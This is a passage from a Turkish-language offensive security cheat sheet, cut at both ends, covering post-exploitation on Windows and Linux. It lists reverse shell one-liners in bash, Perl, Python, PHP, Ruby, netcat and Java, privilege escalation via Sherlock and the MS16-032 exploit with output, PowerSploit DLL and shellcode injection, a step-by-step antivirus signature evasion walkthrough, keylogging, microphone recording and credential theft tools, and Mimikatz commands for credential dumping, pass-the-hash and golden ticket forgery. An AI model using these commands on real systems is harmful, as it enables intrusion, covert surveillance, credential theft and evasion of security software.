certutil.exe -urlcache http://192.168.254.128:1431/test.txt testi.exe [ Bununla sadece içerik görünür ]
```

### Reverse Shell Komutları

Bash : `bash -i >& /dev/tcp/10.0.0.1/8080 0>&1`

Perl : `perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'`

Python : `python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'`

Php : `php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'`

Ruby : `ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'`

Netcat : `nc -e /bin/sh 10.0.0.1 1234 veya  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f`

Java :

```
r = Runtime.getRuntime()  
p = r.exec(["/bin/bash", "-c", "exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5 | while read line; do \"$line 2>&5 >&5; done"]  
as String[]  
p.waitFor()
```

Xterm :

```
xterm -display 10.0.0.1:1  
xhost +targetip
```

## Powershell ile Yetki Yükseltme İşlemleri

`get-process | format-list -property name, path` : Servisler,İsimler ve Klasörler hakkında bilgi vermektedir.

`get-itemproperty C:\Windows` : Özellikler hakkında bilgi verir

`Stop-Service` ve `Start-Service` : Servis durdurma veya başlatmadır.

`Get-LocalUser` : Local Kullanıcı hakkında bilgi

`Get-History` : Son kullanılan komutlar

`Get-Process -Name` : Process durumu `Get-Process -Name smartscreen`

`Clear-History` : Geçmiş temizliği

`Install-Module` : Modül yükleme

`Get-ChildItem C:\ -force` : Gizli verileri dahil ederek getirir

`Get-ChildItem -recurse | Select-String -pattern "password" | Select Path,Line` : Aktif dizinde string taraması

Örnek process komut kullanımı

`Start-Process` Notepad

`Get-Process` Notepad

`Stop-Process` 23580

`Get-Command curl*` : Curl\* komutlarını getirir.

`Get-Command -module` : Yüklenen modüle komutlarını getirir.

`"$Env:windir\System32\WindowsPowerShell\v1.0\Modules"` : Modüllerin yükleneceği klasör.Ayrıca modüller bundan bağımsızda çalıştırılabilir.

`ExecutionPolicy Bypass` : Tek seferlik dışarıdan aktarılan script / dosya çalıştırma.

`Import-Module` : İçeri modül aktarma

`Get-DnsClientCache` : DNS Kayıtları

`Remove-Module Module` : Modül silme

`Set-ExecutionPolicy RemoteSigned` : Dışarıdan aktarılmaya çalışılan dosyanın çalıştırma politikaları

`Get-Date` : Tarihi verir

`Pwd` : Konumu Döndürür.

`Get-Service | Where Status -eq Running` : Servisler hakkında bilgiler döner

`Get-Service | Where name -Like wi*` : Servisler hakkında filtreleme

`-c start -verb runas program.exe` : Yönetici modunda dosya çalıştırma

`Get-WmiObject -Class Win32_UserAccount` : Kullanıcılar hakkında bilgi verir.

Get-LocalUser | ft Name,Enabled,LastLogo : Girişler hakkında bilgi verir.

Get-LocalGroupMember Administrators | ft Name, PrincipalSource : Local kullanıcılar hakkında bilgi verir.

Get-Childitem C:\Users : Kullanıcılar hakkında bilgi

reg query HKEY\_LOCAL\_MACHINE\SOFTWARE : Yüklü uygulamalar

start-process cmd -verb runas : CMD yönetici olarak çalıştırma işlemi.

Komut ile dosya indirilmesi

```
# Source file location
$source = 'http://speedtest.tele2.net/10MB.zip'
# Destination to save the file
$destination = 'c:\dload\10MB.zip'
#Download the file
Invoke-WebRequest -Uri $source -OutFile $destination
```

Invoke-WebRequest komutu ile bu işlem gerçekleştirilmektedir.

## Sherlock

Sızılan bir sistemde Meterpreter komutları ile powershell ile işlem yapılabilir.

```
meterpreter > load powershell
Loading extension powershell...Success.
```

Load Powershell komutu ile powershell komut satırını aktif hale getiririz.

```
meterpreter > powershell_import '/root/Desktop/Sherlock/Sherlock.ps1'
[+] File successfully imported. No result was returned.
```

Powershell\_import 'module.ps1' Komutu ile herhangi bir modülü sisteme enjekte edebiliriz böylece çalıştırılabilir hale gelecektir.

```
meterpreter > powershell_execute "find-allvulns"
[+] Command execution completed:

Title       : User Mode to Ring (KiTrap0D)
MSBulletin  : MS10-015
CVEID       : 2010-0232
Link        : https://www.exploit-db.com/exploits/11199/
VulnStatus  : Not supported on 64-bit systems

Title       : Task Scheduler .XML
MSBulletin  : MS10-092
CVEID       : 2010-3338, 2010-3888
Link        : https://www.exploit-db.com/exploits/19930/
VulnStatus  : Not vulnerable

Title       : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin  : MS13-053
CVEID       : 2013-1300
Link        : https://www.exploit-db.com/exploits/33213/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenuEx Win32k NULL Page
MSBulletin  : MS13-081
CVEID       : 2013-3881
Link        : https://www.exploit-db.com/exploits/31576/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin  : MS14-058
CVEID       : 2014-4113
Link        : https://www.exploit-db.com/exploits/35101/
VulnStatus  : Appears vulnerable

Title       : ClientCopyImage Win32k
MSBulletin  : MS15-051
CVEID       : 2015-1701, 2015-2433
Link        : https://www.exploit-db.com/exploits/37367/
VulnStatus  : Appears vulnerable
```

## Meterpreter ile Powershell'de Kod Çalıştırma

Powershell\_execute "find-allvulns" komutu ile powershellde "find-allvulns" komutu çalıştırılır. Bu komutlar Sherlock.ps1 modülüne ait işlemleri içerir ve sistemde zafiyet taraması yapmaktadır. Bu zafiyetler manuel olarak tespit edilebilir fakat daha kolay ve daha işlevsel tekniklerde bu yöntemler kullanılabilir.

```
tle : Font Driver BUFFER Overflow
Bulletin : MS15-078
EID : 2015-2426, 2015-2433
nk : https://www.exploit-db.com/exploits/38222/
lnStatus : Not Vulnerable

tle : 'mrxdav.sys' WebDAV
Bulletin : MS16-016
EID : 2016-0051
nk : https://www.exploit-db.com/exploits/40085/
lnStatus : Not supported on 64-bit systems

tle : Secondary Logon Handle
Bulletin : MS16-032
EID : 2016-0099
nk : https://www.exploit-db.com/exploits/39719/
lnStatus : Appears Vulnerable

tle : Windows Kernel-Mode Drivers EoP
Bulletin : MS16-034
EID : 2016-0093/94/95/96
nk : https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-0347
lnStatus : Appears Vulnerable

tle : Win32k Elevation of Privilege
Bulletin : MS16-135
EID : 2016-7255
nk : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135
lnStatus : Appears Vulnerable

tle : Nessus Agent 6.6.2 - 6.10.3
Bulletin : N/A
EID : 2017-7199
nk : https://aspel337.blogspot.co.uk/2017/04/writeup-of-cve-2017-7199.html
lnStatus : Not Vulnerable
```

MS16–032 ve MS16–135 zafiyetleri tespit edildiği görülmektedir.

Ayrıca Exploitler hakkında bilgide vermektedir.

powershell -ExecutionPolicy bypass komutu ile dışarıdan dosya çalıştırabilmemiz için bir kereliğine bypass işlemi gerçekleştirilir.Aksi takdirde çalışmaz.

Import-Module .\ms16-032.ps1

Invoke-MS16-032

```
-----
[by b33f -> @FuzzySec]

?] Operating system core count: 2
?] Duplicating CreateProcessWithLogonW handle
?] Done, using thread handle: 1164

x] Sniffing out privileged impersonation token..

?] Thread belongs to: suchost
+] Thread suspended
>] Wiping current impersonation token
>] Building SYSTEM impersonation token
?] Success, open SYSTEM token handle: 1160
+] Resuming thread..

x] Sniffing out SYSTEM shell..

>] Duplicating SYSTEM token
```

Komutlar çalıştırıldığında ise sistemde yapılan işlemler belirtilmektedir.Başarılı olduğunda ise “Whoami” komutu ile kontrol edilebilir.

Sherlock.ps1 modülü ile bu işlemler yapılabilir ve Sherlock scripti kullanılabilirlik konusunda başarılı sonuçlar karşımıza çıkartır.

Sherlock ile taraması yapılan mevcut zafiyet listesi

- MS10-015 : User Mode to Ring (KiTrap0D)
- MS10-092 : Task Scheduler
- MS13-053 : NTUserMessageCall Win32k Kernel Pool Overflow
- MS13-081 : TrackPopupMenuEx Win32k NULL Page
- MS14-058 : TrackPopupMenu Win32k Null Pointer Dereference
- MS15-051 : ClientCopyImage Win32k
- MS15-078 : Font Driver Buffer Overflow
- MS16-016 : 'mrxdav.sys' WebDAV
- MS16-032 : Secondary Logon Handle
- CVE-2017-7199 : Nessus Agent 6.6.2 – 6.10.3 Priv Esc

wmic qfe get Caption,Description,HotFixID,InstalledOn : Güncel paketleri ayrıca bu komut ile görebiliriz daha önce bu konudan bahsetmiştik.

wmic qfe get Caption,Description,HotFixID,InstalledOn | findstr /C:"KB3136041" /C:"KB4018483"

Bu komut ile güncel yamalarında taramasını ayrıca yapabiliriz.Örneğin KB3136041 yaması yapılmayan cihazlar savunmasız olacağı için yetki yükseltme işlemi başarı ile yapılabilecektir.

## Powersploit Yetki Yükseltme ve Bilgi Toplama Araçları

\$Env:HomeDrive\$Env:HOMEPATH\Documents\WindowsPowerShell\Modules klasörüne modüller atılarak **Import-Module** komutu ile modüller çalıştırılabilir.

**Import-Module Powersploit**

**Get-Command -Module Powersploit**

Komutları ile gerekli komut hakkında bilgilere ulaşabiliriz.

## Code Execution

Dosya Adı : **Invoke-DllInjection.ps1**

**Invoke-DllInjection**

Process listelerine ulaştıktan sonra Invoke-DllInjection -ProcessID 4274 -Dll evil.dll komutu ile PID numarasına göre DLL Enjeksiyonu yapılabilir.Modülleri tek tek import ederek kullanmak daha mantıklı olacaktır ve karmaşıklık önlenir.Böylece istediğimiz aracı kullanabiliriz.

Bazı sistemlerde erişim sorunları olabilir bu yüzden en basit kullanım ise şöyle olur ;

**Import-Module C:/download/Invoke-DllInjection.ps1**

**Invoke-DllInjection -ProcessID 4274 -Dll evil.dll** komutu ilede DLL Enjeksiyonu yapılabilir.

**Invoke-Shellcode**

Kabuk kodu enjeksiyonu işlemini gerçekleştirmektedir.


Dosya Adı : **Invoke-Shellcode.ps1**

## Antivirus Bypass

İşlevin nasıl kullanılacağını göstermek için Windows için Netcat ikili dosyasını alacağız ve Symantec'in AV'sindeki imzadan kaçınacağız. Açıkçası, AV'den kaçınmanın daha kolay bir yolu, kaynak kodu değiştirmek ve yeniden derlemektir, ancak yine de bu iyi bir örnektir. İşlevi kullanmak için kopyalayıp PowerShell'e yapıştırın. Ardından, diske güvenli bir şekilde yazabilmeniz ve bölünmüş ikili dosyaların çıktısını almak (veya komut dosyasının sizin için yapmasına izin vermek) için özel bir tarama klasörü oluşturabilmeniz için AV ürünü içinde bir klasörü oluşturun.


Sonraki adım, işlevi ikiliye karşı çalıştırmak ve **ilk bayttan (0)** başlayarak ve giderek daha büyük dosya boyutlarıyla biten birkaç ikili dosya çıktısı almaktır. Bu örnek için **StartByte (0)**, **EndByte (max)** ve **Interval (10000)** için parametreleri belirliyoruz. Ayrıntılı çıktı, dosyanın diske yazıldığında nasıl oluşturulduğunu gösterir.





AV ürünü, imzayı içeren her dosyanın çıktı klasörünü temizledikten sonra, elimizde 0 ile 10000 arasındaki baytları içeren bir ikili dosya kalır. Aralığımız 10000 olduğundan, artık imzanın bayt 10000 ile 20000 arasında bir yerde olduğunu varsayabiliriz. bayt ve silinecek ilk ikili 20000'e kadar bayt içeren ikili dosyadır.


Artık daha küçük bir aralıkla (1000) işleme devam edebilir ve önceki adımda keşfettiğimiz StartByte (10000) ve EndByte (20000)'e odaklanabiliriz.




Yine, AV ürününün rahatsız edici ikili dosyaları tespit etmesine ve silmesine ve geriye ne kaldığını görmesine izin veriyoruz. Aralık kademeli olarak küçülmelidir ve bu durumda 100'e düşer.




Bir sonraki aralık 10'dur;




Symantec (AV) 'in virus içeren her şeyi silmesine izin vererek rahatsız edici baytı bulduk gibi görünüyor.



Silinen son bayt, imzanın eşleşmemesi için değiştirilmesi gereken şeydir. Artık baytı uygulamayı kesintiye uğratmayacak şekilde değiştirmek için favori Hex Edit (veya PowerShell'i) kullanabiliriz. AV şirketleri, değiştirildiğinde yürütülebilir dosyayı etkilemeyen hata mesajlarını, telif hakkı bildirimlerini veya diğer dizeleri işaretlemesi normaldir. Diğer zamanlarda, çalışacak bir karakter bulmak için ikiliyi tersine çevirmeniz veya deneme yanılma yöntemini kullanmanız gerekebilir.



Son adım, AV'yi işaretlemediğinden ve amaçlandığı gibi çalıştığından emin olmak için yeni ikili dosyayı test etmektir. İşaretlerse, tüm süreci tekrarlamak mümkün olabilir. Bazı imzalar, uygulamanın çalışmamasına neden olacak baytlar üzerinde işaretlenebilir, bu durumda farklı bir yöntem kullanmanız gerekir. Ancak, örneğimizde Netcat mükemmel çalışıyor ve AV'yi işaretlemiyor.



PS C:\> Find-AVSignature -Startbyte 0 -Endbyte max -Interval 10000 -Path c:\test\exempt\nc.exe

PS C:\> Find-AVSignature -StartByte 10000 -EndByte 20000 -Interval 1000 -Path C:\test\exempt\nc.exe -OutPath c:\test\output\run2 -Verbose

PS C:\> Find-AVSignature -StartByte 16000 -EndByte 17000 -Interval 100 -Path C:\test\exempt\nc.exe -OutPath c:\test\output\run3 -Verbose

PS C:\> Find-AVSignature -StartByte 16800 -EndByte 16900 -Interval 10 -Path C:\test\exempt\nc.exe -OutPath c:\test\output\run4 -Verbose

PS C:\> Find-AVSignature -StartByte 16890 -EndByte 16900 -Interval 1 -Path C:\test\exempt\nc.exe -OutPath c:\test\output\run5 -Verbose

## Exfiltration

### GPPAutologon

Dosya Adı : **Get-GPPAutologon.ps1**

Grup İlkesi Tercihleri aracılığıyla aktarılırsa, registry.xml'den otomatik oturum açma kullanıcı adı ve parolasını alır.

Get-GPPAutologon komutu ile çalıştırılabilir.

### GPPPassword

Dosya Adı : **Get-GPPPassword.ps1**

Get-GPPPassword, bir etki alanı denetleyicisinde groups.xml, scheduledtasks.xml, services.xml ve datasources.xml arar ve düz metin parolaları döndürür.

Get-GPPPassword komutu ile çalıştırılabilir.

### Get-Keystrokes

Dosya Adı : **Get-Keystrokes.ps1**

Basılan tuşları, zamanı ve aktif pencereyi kaydeder.

Get-Keystrokes -LogPath C:\key.log komutu ile çalıştırılabilir.

### Get-MicrophoneAudio

Dosya Adı : **Get-MicrophoneAudio.ps1**

Get-MicrophoneAudio, mikrofondan ses kaydetmek için winmm.dll'deki Windows API'sini kullanır ve wave dosyasını diske kaydeder.

Get-MicrophoneAudio -Path c:\windows\temp\secret.wav -Length 10 -Alias "SECRET" komutu ile kullanılır.Secret takma isim olarak rastgele bir şey verilebilir -Length uzunluğunu belirtir.Default olarak 30 saniyedir.

### Get-TimedScreenshot

Dosya Adı : **Get-TimedScreenshot.ps1**

Ekran görüntüsü alma işlevini gerçekleştirir.

**Get-TimedScreenshot** -Path c:\temp\ -Interval 30 -EndTime 14:00

-Interval : Ekran görüntüsü alma süresi

-EndTime : Bitiş Saat Damgası

### Get-VaultCredential

Dosya Adı : **Get-VaultCredential.ps1**

Açık metin web kimlik bilgileri de dahil olmak üzere Windows cihazı kimlik bilgisinin nesnelerini görüntüler.

## Invoke-CredentialInjection

Dosya Adı : **Invoke-CredentialInjection.ps1**

Bu komut dosyası, bir saldırganın şüpheli bir Olay Kimliği ( Event ID ) 4648'i (Açık Kimlik Bilgileri Oturum Açma - Explicit Credential Logon ) tetiklemeden düz metin kimlik bilgileriyle oturum açmasına olanak tanır. Komut dosyası, SYSTEM olarak çalışan askıya alınmış bir **winlogon.exe** işlemi oluşturur veya mevcut bir **WinLogon** işlemini kullanır. Ardından, içine bir **DLL enjekte** eder. winlogon.exe içinden bir oturum açma oluşturmak için **LsaLogonUser**'ı **çağırır** winlogon.exe (bir kullanıcı RDP kullanarak oturum açtığında buradan çağrılır veya yerel olarak oturum açar). Enjekte edilen DLL daha sonra, **Invoke-TokenManipulation** kullanılarak kaçırılabilmesi için yeni oturum açma belirtecini mevcut iş parçacığıyla taklit eder.

Kullanım ;

**Invoke-CredentialInjection -DomainName "demo" -UserName "administrator" -Password "Password1" -NewWinLogon**

Yeni bir winlogon işlemi oluşturur (SYSTEM hesabı olarak) ve işlem içinden demo\administrator olarak bir oturum açar. Oturum açma varsayılan olarak RemoteInteractive (bir RDP oturum açma).

## Invoke-Mimikatz

Dosya Adı : **Invoke-Mimikatz.ps1**

Mimikatz manipülasyonlarını Powershell scripti ile yapmaktadır.

Invoke-Mimikatz –{Komutlar}

**Invoke-Mimikatz -DumpCreds** : LSASS'den kimlik bilgilerini çıkartır.

**DumpCerts** : Özel sertifikaları dışarı çıkartır.

**ComputerName** : Bilgisayar isimlerini getirir.

Örnek kullanımlar

DCSync

**Invoke-Mimikatz -Command ""lsadump::dcsync /user:DOMAIN\USER""**

**Invoke-Mimikatz -Command ""lsadump::dcsync /all""**

Pass-The-Ticket

**Invoke-Mimikatz -Command ""kerberos::ptt TGS\_ticket\_file.kirbi""**

Pass-The-Hash

**Invoke-Mimikatz -Command ""sekurlsa::pth /user:Administrator /domain:DOMAIN.local /ntlm:<ntlmhash> /run:powershell.exe""**

Extract Tickets

**Invoke-Mimikatz -Command ""kerberos::list /export""**

Dump Local Creds

**Invoke-Mimikatz -Command ""lsadump::lsa /patch""**

Extract Trust Keys

**Invoke-Mimikatz -Command ""lsadump::trust /patch"" -ComputerName dc**

## Forge Golden Ticket

**Invoke-Mimikatz -Command ""kerberos::golden /User:Administrator /domain:DOMAIN.local /sid:S-1-5-21-1874506631-3219952063-538504511 /krbtgt:HASH id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt""**

## Forge Inter-Domain Trust Ticket

**Invoke-Mimikatz -Command ""Kerberos::golden /user:Administrator /domain:DOMAIN.local /sid:S-1-5-21-1874506631-3219952063-538504511 /sids:S-15-21-280534878-1496970234-700767426-519 /rc4:HASH /service:krbtgt /target:TARGETDOMAIN.local /ticket:C:\AD\Tools\kekeo\_old\trust\_tkt.kirbi""**

## Forge Inter-Forest Trust Ticket

**Invoke-Mimikatz -Command ""Kerberos::golden /user:Administrator /domain:DOMAIN.local /sid:S-1-5-21-1874506631-3219952063-538504511 /rc4:HASH /service:krbtgt /target:TARGETFOREST.local /ticket:C:\AD\Tools\kekeo\_old\trust\_forest\_tkt.kirbi""**

## Invoke-NinjaCopy

